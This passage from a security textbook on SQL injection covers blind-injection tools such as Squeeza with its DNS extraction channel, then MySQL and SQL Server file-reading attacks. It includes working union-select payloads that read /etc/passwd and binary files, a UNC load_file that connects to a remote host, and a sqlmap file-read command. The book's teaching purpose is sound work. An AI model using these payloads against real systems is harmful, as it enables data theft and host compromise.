- Scenarios: Generic error page, controlled output; generic error page, uncontrolled output; completely blind, no errors
- Supported database: SQL Server
- Methods: Inference time-based bit-by-bit; alternative channel = DNS

Squeeza takes a slightly different approach to SQL injection in general by dividing injection into data creation (e.g., command execution, a file from the database's file system, or an SQL query) and data extraction (e.g., using classic errors, timing inference, and DNS). This enables the attacker to mix and match to a large degree: command execution using timing as the return channel, or file copy over DNS. We will focus solely on the DNS extraction channel combined with command execution for data generation for brevity's sake.

Squeeza's DNS channel is handled entirely in T-SQL, meaning that there is no requirement for privileged database access (where privileged access is available, it is used as this speeds up extraction). Obviously, when data is generated via command execution, privileged access is required; likewise for file copying. Squeeza also makes every attempt to be reliable in the face of unpredictable UDP DNS packets, and has a transport layer that ensures that all data arrives. It can also handle very long fields (up to 8,000 bytes) and can extract binary data.

Settings are stored in a configuration file for persistence, with the minimum details required being the Web server (host), a path to the vulnerable page (URL), any *GET* or *POST* parameters (querystring), and whether the request is a *GET* or a *POST* (method). Inside the querystring, the marker *X_X_X_X_X_X* is used to locate where injection strings are placed. Figure 5.16 is a screenshot showing squeeza returning a directory listing via DNS.

Figure 5.16 Squeeza Returning a Directory Listing

```
shell
$./squeeza.rb
 ___  __ _ _   _  ___  ___ ______ _
/ __|/ _` | | | |/ _ \/ _ \_  / _` |
\__ \ (_| | |_| |  __/  __// / (_| |
|___/\__, |\__,_|\___|\___/___\__,_|
        | |
        |_|

Squeeza tha cheeza v0.3
(c) {marcolharoon}@sensepost.com 2008

sp-sq> dir c:\
 Volume in drive C has no label.
 Volume Serial Number is 6452-9876

 Directory of c:\

2007/02/12  07:02 PM                0 AUTOEXEC.BAT
2007/07/18  10:17 AM           87,040 comment.doc
2007/02/12  07:02 PM                0 CONFIG.SYS
2007/02/12  07:11 PM    <DIR>          Documents and Settings
```

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Summary

Understanding and exploiting blind SQL injection is what separates regular attackers from the pros. In the face of a defense as trivial as disabling verbose error messages, most script kiddies move on to the next target. However, blind SQL injection vulnerabilities provide just as much possible ownage through a range of techniques that allow the attacker to utilize timing, responses, and alternative channels such as DNS to extract the data. By asking a simple question in the shape of an SQL query that returns either *TRUE* or *FALSE* and repeating thousands of times, the keys to the database kingdom are ours.

Blind SQL injection vulnerabilities are often missed because they hide in the shadows. Once you have discovered the vulnerabilities, a range of possible exploits are at your fingertips. Know when to choose response-based exploits as opposed to timing exploits and when to haul out the heavyweight alternative channel tools; this fine-grained knowledge will save you time. Given how highly prone to automation most blind SQL injection vulnerabilities are, a wide variety of tools are available for both the novice and expert covering graphical as well as command-line tools with a wide spectrum of supported databases.

With the basics of SQL injection and blind SQL injection behind you, it is time to move on to the business of further exploitation: What happens once a comfortable injection point is identified and exploited? Can you move on to exploiting the underlying operating system? Find out in Chapter 6!

Solutions Fast Track

Finding and Confirming Blind SQL Injection

- ☑ Invalid data returns a generic error message rather than a verbose error, so you can confirm SQL injection by inducing side effects such as a timed delay. You can also split and balance a parameter; if a numeric field contains 5, submit 2 + 3 or 6 – 1; if a string parameter contains *"MadBob"* submit *'Mad'* | | *'Bob'*.
- ☑ Consider the attribute of the vulnerability: Can any errors be forced, and is any of the content on a non-error page controllable?
- ☑ You can infer a single bit of information by asking in SQL whether the bit is 1 or 0. A number of inference techniques accomplish this.

Using Time-Based Techniques

- ☑ You can extract data through a bit-by-bit method or via a binary search method with delays indicating the value. Delays are introduced either with explicit *SLEEP( )*-type functions or through the use of long-running queries.

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- ☑ Usually time is used as an inference method on SQL Server; Oracle and MySQL are less reliable and the mechanisms are more prone to failure.
- ☑ Time is inherently unreliable as an inference method, but you can improve that by increasing the timeouts or with other tricks.

Using Response-Based Techniques

- ☑ You can extract data through a bit-by-bit method or via a binary search method with response content indicating the value. Typically, existing queries have a clause inserted that keeps the query as is or returns no results based on the inferred value.
- ☑ Response-Based Techniques can be used with great success on a wide variety of databases.
- ☑ In some cases, it may be possible to return more than one bit of information per request.

Using Alternative Channels

- ☑ Out-of-band communication has the advantage that data can be extracted in chunks rather than in bits, providing a noticeable speed improvement.
- ☑ The most common channel is DNS, where an attacker persuades the database to perform a name lookup containing a domain name controlled by the attacker and prefixed by a piece of data that is to be extracted. When the request arrives at the DNS name server, the attacker views that data. Other channels are HTTP and SMTP.
- ☑ Support for alternative channels is highly database-specific, and the number of tools that support alternative channels is significantly lower than those that support inference.

Automating Blind SQL Injection Exploitation

- ☑ Absinthe's strength is its support for database mapping and retrieval through error- and response-based inference exploits against a number of popular databases, both commercial and open source. The handy GUI is a nice touch, but the lack of signature support limits its effectiveness.
- ☑ BSQL Hacker is another graphical tool that uses both time and response-based inference techniques as well as classic errors to extract items from the database in question. Although still in beta and therefore unstable, the tool has promise and provides many opportunities for fiddling.

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- ☑ SQLBrute is the tool for command-line users who have a fixed vulnerability they wish to exploit using either time- or response-based inference.
- ☑ Sqlninja, among a number of features, supports a DNS-based alternative channel for remote command execution that works by first uploading a custom binary wrapper and then executing the command via the uploaded wrapper. The wrapper captures all output from the command and initiates a sequence of DNS requests containing the encoded output.
- ☑ Squeeza takes a different look at SQL injection, splitting data creation from data extraction. This command-line tool can extract time through time-based inference, classic errors, or DNS. The DNS channel is performed entirely through T-SQL, and thus does not require an uploaded binary.

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Frequently Asked Questions

Q: I'm getting an error when I submit a single quote. Is this a blind SQL injection vulnerability?

A: Not necessarily. It might be, but then it might just as well be the application detecting invalid input and printing an error before ther touches a database. It is a first sign; after this, use the split and balance techniques or queries that introduce side effects to confirm.

Q: I've got an Oracle vulnerability. Can I use timing as an inference technique?

A: In all likelihood, no. Unless you are injecting into a PL/SQL block, timing becomes non-trivial on Oracle and relies on heavy queries or functions that induce delays such as DNS lookups on non-existent addresses. Both of these are error-prone.

Q: Are there tools that use HTTP or SMTP as exfiltration channels?

A: Not to my knowledge. HTTP and SMTP require fairly specific conditions to be used as an exfiltration channel, and tool authors probably have not yet seen a need for their support. Having said that, both protocols do make for useful verification methods.

Q: Using DNS as an exfiltration channel means I have to get my own domain and name server!

A: Stop being cheap! A couple of dollars a month will get you a virtual server and a domain which is all you need, and once you taste the sweet, sweet nectar that is DNS-carried data those dollars appear insignificant.

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Chapter 6

Exploiting the Operating System

Solutions in this chapter:

- **Accessing the File System**
- **Executing Operating System Commands**
- **Consolidating Access**

☑ **Summary**

☑ **Solutions Fast Track**

☑ **Frequently Asked Questions**

Introduction

One of the things mentioned in the introduction to Chapter 1 was the concept of utilizing functionality within the database to access portions of the operating system. Most databases ship with a wealth of useful functionality for database programmers, including interfaces for interacting with the database, or for extending the database with user-defined functionality.

In some cases, such as for Microsoft SQL Server and Oracle, this functionality has provided a rich hunting ground for security researchers looking for bugs in these two database servers. In addition, a lot of this functionality can also be employed as exploit vectors in SQL injections ranging from the useful (reading and writing files) to the fun but useless (making the database server speak).

In this chapter, we will discuss how to access the file system to perform useful tasks such as reading data and uploading files. We will also discuss a number of techniques for executing arbitrary commands on the underlying operating system, which could allow someone to extend his reach from the database and conduct an attack with a much wider scope.

Before we begin, it is a good idea to discuss why someone would be interested in going down this rabbit hole at all. The ostensible answer, of course, is the universal one: because it is there. Beyond the trite sound byte, however, there a several reasons why someone would want to use SQL injection to attack the host.

For instance, attacking the base host may allow the attacker to extend his reach. This means that a single application compromise can be extended to target other hosts in the vicinity of the database server. This ability to use the target database server as the pivot host bears promise, especially since the database server has traditionally resided deep within the network in what is most often a "target-rich" environment.

Using SQL injection attacks to target the underlying host is also attractive because it presents an attacker with the somewhat rare opportunity to slide into a crevice where the lines between traditional unauthenticated and authenticated attacks reside. Overburdened system administrators and database administrators (DBAs) will often prioritize patching based on whether a vulnerability can be exploited by an anonymous user. In addition, exploits that require an authenticated user are sometimes put on the back burner while other, more urgent fires receive attention. An attacker exploiting an SQL injection bug effectively transforms his role from that of the unauthenticated anonymous user to the authenticated user being used by the application for the database connection. We will examine all of these cases both in this chapter and in Chapter 7.

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Tools & Traps…

The Need for Elevated Privileges

In Chapter 4, we discussed the methods that a person can employ to elevate his privileges through SQL injection attacks. Many of the attacks that are aimed at compromising the underlying operating system require that the SQL user be running with elevated privileges. Such elevation was not necessary in the early days, when the principle of least privilege was less understood and when every application connected to the back-end database with full db-sysadmin privileges. For this reason, most automated SQL injection toolkits provide the ability to identify the current user's privilege level as well as multiple methods for possibly elevating him from a standard database user to a database super user.

Accessing the File System

Accessing the file system of the host running the database management system (DBMS) holds several promises for the potential attacker. In some cases, this is a precursor to attacking the operating system (e.g., finding stored credentials on the machine); in other cases, it could simply be an attempt to bypass the authorization efforts of the database itself (e.g., MySQL traditionally stored its database files in ASCII text on the file system, allowing a file-read attack to read database contents sans the DBMS authorization levels).

Reading Files

The ability to read arbitrary files on the host running the DBMS offers interesting possibilities for the imaginative attacker. The question of "what files to read?" is an old one that attackers have been asking for a long time. The answer obviously depends largely on the attacker's objectives. In some cases the goal may be theft of documents or binaries from the host, whereas in other cases the attacker may be hoping to find credentials of some sort to further

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his attack. Regardless of the goal, the attacker wants to be able to read both ASCII text and binary files somehow.

An obvious question that naturally follows is how the attacker is able to view these files, assuming he is able to coerce the DBMS into reading it. Although in this chapter we will examine a few of the answers to these questions, we covered these methods extensively in Chapters 4 and 5. Simply put, the goal of this subsection is to understand how an attacker can view the contents of the target file system as part of an SQL query. Actually extruding the data is a different problem to be solved.

MySQL

MySQL provides the well-abused functionality of allowing a text file to be read into the database through its *LOAD DATA INFILE* and *LOAD_FILE* commands. According to the current MySQL reference manual, "The LOAD DATA INFILE statement reads rows from a text file into a table at a very high speed. The filename must be given as a literal string."

Let's examine the use of the *LOAD DATA INFILE* command as it was intended to be used.

We'll start by creating a simple text file called users.txt:

```
cat users.txt
haroon meer haroon@fakedomain.com 1
Dafydd Stuttard mail@fakedomain.net 1
Dave Hartley dave@fakedomain.co.uk 1
Rodrigo Marcos rodrigo@fakedomain.com 1
Gary Oleary-Steele garyo@fakedomain.com 1
Joe Hemler joe@fakedomain.com 1
Marco Slaviero marco@fakedomain.com 1
Alberto Revelli r00t@fakedomain.net 1
Alexander Kornbrust ak@fakedomain.com 1
Justin Clarke justin@fakedomain.com 1
```

Then we'll run the following command within the MySQL console to create a table to house the author details:

```
mysql> create table authors (fname char(50), sname char(50), email
char(100), flag int);
Query OK, 0 rows affected (0.01 sec)
```

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With the table ready to accept the text file, we'll populate the table with the following command:

```
mysql> load data infile '/tmp/users.txt' into table authors fields
terminated by ' ';
Query OK, 10 rows affected (0.00 sec)
Records: 10 Deleted: 0 Skipped: 0 Warnings: 0
```

A quick select on the *authors* table reveals that the text file has been perfectly imported into the database:

```
mysql> select * from authors;
+-----------+---------------+-----------------------------+------+
| fname     | sname         | email                       | flag |
+-----------+---------------+-----------------------------+------+
| haroon    | meer          | haroon@fakedomain.com       |   1  |
| Dafydd    | Stuttard      | mail@fakedomain.net         |   1  |
| Dave      | Hartley       | dave@fakedomain.co.uk       |   1  |
| Rodrigo   | Marcos        | rodrigo@fakedomain.com      |   1  |
| Gary      | Oleary-Steele | garyo@fakedomain.com        |   1  |
| Joe       | Hemler        | joe@fakedomain.com          |   1  |
| Marco     | Slaviero      | marco@fakedomain.com        |   1  |
| Alberto   | Revelli       | r00t@fakedomain.net         |   1  |
| Alexander | Kornbrust     | ak@fakedomain.com           |   1  |
| Justin    | Clarke        | justin@fakedomain.com       |   1  |
+-----------+---------------+-----------------------------+------+
10 rows in set (0.00 sec)
```

For easier hacking fun, MySQL also provides the *LOAD_FILE* function, which allows you to avoid first creating a table, and goes straight to delivering the results:

```
mysql> select LOAD_FILE('/tmp/test.txt');
+-------------------------------------------------------------------------+
| LOAD_FILE('/tmp/test.txt') |
+-------------------------------------------------------------------------+
| This is an arbitrary file residing somewhere on the filesystem
It can be multi-line
and it does not really matter how many lines are in it… |
+-------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

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
Now, since the focus of this book is *SQL injection*, it would probably make sense to observe this within an injected SQL statement. To test this, consider the fictitious and vulnerable intranet site (shown in Figure 6.1) that allows a user to search for customers.

Figure 6.1 Sample Vulnerable Intranet Application



The site is vulnerable to injection, and since it returns output directly to your browser it is a prime candidate for a *union* statement. For purposes of illustration, this site also displays the actual generated SQL query as a DEBUG message. The results of a simple search for "a" appear in Figure 6.2.

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
Figure 6.2 Searching for "a"



Now we'll consider the *LOAD_FILE* syntax we examined earlier. We'll try to use the *union* operator to read the world-readable /etc/passwd file, using the following code:

```
' union select LOAD_FILE('/etc/passwd')#
```

This returns the familiar error message regarding the *union* operator requiring an even number of columns in both queries:

```
DBD::mysql::st execute failed: The used SELECT statements have a
different number of columns at…
```

By adding a second column to the *union*ized query, we effectively obtain joy by submitting the following:

```
' union select NULL,LOAD_FILE('/etc/passwd')#
```

This behaves as we had hoped, and as Figure 6.3 shows, the server returns all the users in the database, along with the contents of the file we requested.

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Figure 6.3 Reading /etc/passwd through the Database

Intranet – Search Customer DB

http://intranet/cgi-bin/customer.pl?term=' union select NULL,LOAD_FILE('/etc/passwd')#&Submit=Submit

Search Results

DEBUG: select name, address from customers where name like '%' union select NULL,LOAD_FILE('/etc/passwd')#%'

Customer Name	Address
test	123 test street
ABC Wholesalers	Alphabet Street, Houston
Alpha Tailors	Omega Street
Aztec Publishers	Inca Place
Beta Stores	Never Ready Close
Barby Dolls	198 Plastique Place
Brady Bunch Florists	789 Tulip Lane
	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh dhcp:x:101:101::/nonexistent:/bin/false syslog:x:102:102::/home/syslog:/bin/false klog:x:103:103::/home/klog:/bin/false cupsys:x:100:106::/home/cupsys:/bin/false messagebus:x:104:107::/var/run/dbus:/bin/false haldaemon:x:108:108:Hardware abstraction layer,,,:/var/run/hal:/bin/false hplip:x:105:7:HPLIP system user,,,:/var/run/hplip:/bin/false gdm:x:106:111:Gnome Display Manager:/var/lib/gdm:/bin/false haroon:x:1000:1000:haroon,,,:/home/haroon:/bin/bash sshd:x:107:65534::/var/run/sshd:/bin/false postfix:x:109:114::/var/spool/postfix:/bin/false nessus:x:1001:0:nessus,,,:/home/nessus:/bin/bash mysql:x:110:116:MySQL Server,,,:/var/lib/mysql:/bin/false

Keep in mind that accessing the file system this way requires that the database user have File privileges and that the file being read has world-readable permissions. The syntax of the *LOAD_FILE* command necessitates that the attacker use the single-quote character ('), which sometimes poses a problem due to possible malicious character filtering within the application. Chris Anley of NGS Software pointed out in his paper "HackProofing MySQL"

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that MySQL's ability to treat HEX-encoded strings as a substitute for string literals means that the following two statements are equivalent:

```
select 'c:/boot.ini'
select 0x633a2f626f6f742e696e69
```

You will find more information on such encoding attacks in Chapter 7.

The *LOAD_FILE* function also handles binary files transparently, which means that with a little bit of finesse we can use the function to read binary files from the remote host easily:

```
mysql> create table foo (line blob);
Query OK, 0 rows affected (0.01 sec)
mysql> insert into foo set line=load_file('/tmp/temp.bin');
Query OK, 1 row affected (0.00 sec)
mysql> select * from foo;
+--------+
| line   |
+--------+
| AA??A  |
+--------+
1 row in set (0.00 sec)
```

Of course, the binary data is not viewable, making it unusable to us, but MySQL comes to the rescue with its built-in *HEX()* function:

```
mysql> select HEX(line) from foo;
+--------------+
| HEX(line)    |
+--------------+
| 414190904112 |
+--------------+
1 row in set (0.00 sec)
```

Wrapping the *LOAD_FILE* command in the *HEX()* function also works, allowing us to use the vulnerable intranet application to now read binary files on the remote file system:

```
' union select NULL,HEX(LOAD_FILE('/tmp/temp.bin'))#
```

The results of this query appear in Figure 6.4.

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
Figure 6.4 Reading Binary Files



You can use the substring function to split this, effectively obtaining chunks of the binary file at a time to overcome limitations that the application might impose.

LOAD_FILE() also accepts Universal Naming Convention (UNC) paths, which allows an enterprising attacker to search for files on other machines, or even to cause the MySQL server to connect back to his own machine:

```
mysql> select load_file('//172.16.125.2/temp_smb/test.txt');
+-----------------------------------------------+
| load_file('//172.16.125.2/temp_smb/test.txt')  |
+-----------------------------------------------+
| This is a file on a server far far away..     |
+-----------------------------------------------+
1 row in set (0.52 sec)
```

The sqlmap tool by Bernardo Damele A. G. (http://sqlmap.sourceforge.net) offers this functionality through the *--read-file* command-line option:

```
python sqlmap.py -u "http://intranet/cgi-bin/customer.pl?Submit=Submit&term=a"
    --read-file /etc/passwd
```

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Microsoft SQL Server


Microsoft SQL Server is one of the flagship products of the Microsoft Security Development Lifecycle (SDL) process, but it still has a well-deserved bad rap with regard

to SQL injection attacks. This is due in part to its popularity among first-time developers (a testimony to how Microsoft enables its developers) and in part to the fact that the Microsoft SQL Server allows for stacked queries. This exponentially increases the options available to a potential attacker, which can be evidenced by the repercussions of an injection against an SQL Server box. SensePost alone has built tool sets that will convert an injection point into full-blown domain name system (DNS) tunnels, remote file servers, and even Transmission Control Protocol (TCP) connect proxies.

Let's begin at the beginning, and try to use a vulnerable Web application to read a file from the remote SQL server. In this case, usually the first function an attacker who has managed to obtain system administrator privileges finesses is the *BULK INSERT* statement.


A quick test through Microsoft's SQL Query Analyzer (shown in Figure 6.5) demonstrates the use of *BULK INSERT* by way of example.

Figure 6.5 A *BULK INSERT* inside SQL Query Analyzer



The ability of the relational database management system (RDBMS) to handle files such as this, along with the ability to handle batched or stacked queries, should make it fairly obvious how an attacker can leverage this through his browser. Let's take one more look at a simple search application written in ASP with a Microsoft SQL Server back end. Figure 6.6 shows the results of a search on the application for "%". As you should expect (by now), this returns all of the users on the system.

Figure 6.6 A Sample Intranet Application (with a Microsoft SQL Server Back End)




Once the attacker has determined that the *sname* field is vulnerable to injection, he can quickly determine his running privilege level by injecting a *union* query to *select user_name()*, *user*, or *loginame*:

```
http://intranet/admin/staff.asp?sname=' union select NULL,NULL,NULL,loginame
    FROM master..sysprocesses WHERE spid = @@SPID--
```

This results in Figure 6.7.

Figure 6.7 Confirming the Injection

